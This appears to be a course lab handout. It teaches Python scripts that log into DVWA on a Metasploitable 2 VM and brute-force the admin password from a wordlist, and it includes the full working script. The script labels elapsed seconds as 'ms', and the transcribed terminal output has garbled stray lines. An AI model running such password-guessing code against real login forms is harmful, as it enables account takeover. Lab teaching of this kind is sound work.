

# Python Guess Password

## Contents

Python Guess Password .....	1
Tutorial 1: Post Login Form .....	1
Tutorial 2: Guess the Password .....	2
Assignment Submission.....	5

Time required: 60 minutes

## Tutorial 1: Post Login Form

This Tutorial will use Kali Linux and Metasploitable 2 to simulate guessing a password on a web site.

A web form uses a post request to post information to the form. A web login screen is a form. We can use the Python `requests.post()` method to login to a web site.

Enter the following code.

```

1  #!/usr/bin/env python3
2  """
3      Filename: post.py
4      How to post to a web site
5      logon to DVWA metasploitable2
6  """
7
8  import requests
9
10 # Target Metasploitable 2 DVWA web server
11 target_url = "http://10.10.1.5/dvwa/login.php"
12
13 data_dict = {
14     "username": "admin",
15     "password": "password",
16     "Login": "submit"
17 }
18
19 # Post data to a form to logon to the web server
20 response = requests.post(
21     target_url,
22     data=data_dict
23 )
24
25 # Display the response
26 print(response.content)

```

Example run:

This shows the main web page html after we logged in.

```

b'\r\n<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://
ww.w3.org/1999/xhtml">\r\n\r\n<head>\r\n\r\n<meta http-equiv="Content
rable Web App (DVWA) v1.0.7 :: Welcome</title>\r\n\r\n\r\n<link rel="s
l="icon" type="image/ico" href="favicon.ico" />\r\n\r\n\r\n<script t
\r\n\r\n\r\n<body class="home">\r\n\r\n\r\n<div id="container">\r\n\r\n\r\n\r\n
n Vulnerable Web App" />\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n
lick="window.location=\'\.\' " class="selected"><a href=".">Home</a></li>
ructions.php">Instructions</a></li><li onclick="window.location=\'setu
window.location=\'vulnerabilities/brute/\.\' " class=""><a href="vulnera
rabilities/exec/\.\' " class=""><a href="vulnerabilities/exec/.">Command
" class=""><a href="vulnerabilities/csrf/.">CSRF</a></li><li onclick="
f="vulnerabilities/fi/.?page=include.php">File Inclusion</a></li><li o
erabilities/sqli/.">SQL Injection</a></li><li onclick="window.location
blind/">SQL Injection (Blind)</a></li><li onclick="window.location=\'

```

## Tutorial 2: Guess the Password

If we know the username, we can use `requests.post()` to bruteforce the password. Attached to this assignment is a small `passwords.txt` file. At the end of it is the correct password: password.

Most logins have a setting to only allow so many attempts before the account is locked out.  
The DVWA does not have the feature.


Enter the following code:

```

1  #!/usr/bin/env python3
2  """
3      Filename: guess_password.py
4      Guess the password to the DVWA web site on metasploitable 2
5  """
6  import time as time
7  import requests
8
9  # Target Metasploitable 2 DVWA web server
10 # Change 10.10.1.5 to your dvwa IP address
11 target_url = "http://10.10.1.5/dvwa/login.php"
12
13 # Dictionary for form login submission
14 # We are going to guess the password
15 data_dict = {
16     "username": "admin",
17     "password": "",
18     "Login": "submit"
19 }
20
21 # The current time/start time
22 start_time = time.time()
23
24 # Open the passwords.txt as a wordlist to bruteforce the password
25 with open("passwords.txt", "r") as wordlist_file:
26     # Read the file one line at a time
27     for line in wordlist_file:
28
29         # Strip the \n character
30         word = line.strip()
31
32         # Put password from file into the dictionary
33         data_dict["password"] = word
34
35         # Post data to form
36         response = requests.post(target_url, data=data_dict)
37
38         # Get response in text (String) for comparison
39         # When Login failed is not in the response
40         # we have the password
41         if "Login failed" not in response.text:
42             # The current time/finish time
43             end_time = time.time()
44
45             # end - start to calculate elapsed time
46             time_elapsed = end_time - start_time
47             print(f"[+] Time elapsed: {time_elapsed:.2f} ms")
48
49             print(f"[+] Got the password --> {word}")
50             exit()
51
52 # If the password is not in the dictionary
53 # The current time/finish time
54 end_time = time.time()
55 # end - start to calculate elapsed time
56 time_elapsed = end_time - start_time
57 print(f"[+] Time elapsed: {time_elapsed:.2f} ms")
58 print("[+] Reached end of line.")

```

Example run:

A terminal window with a dark background and light-colored text. The prompt is '(user@kali)-[~]'. The user enters '\$ python3 guess\_password.py'. The output shows '[+] Time elapsed: 0.09 ms' and '[+] Got the password → password'. Below this, there is a line of text that is partially obscured but appears to be 'sudo apt install python3-guest-asm'. The prompt returns to '(user@kali)-[~]'. The user enters '\$' and a cursor is visible.

```
(user@kali)-[~]  
$ python3 guess_password.py  
[+] Time elapsed: 0.09 ms  
[+] Got the password → password  
sudo apt install python3-guest-asm  
(user@kali)-[~] || it? (N/y)  
$
```

---

## Assignment Submission

- Attach all program files.
- Insert a screenshot of successful runs of both programs.
- Submit the assignment in BlackBoard.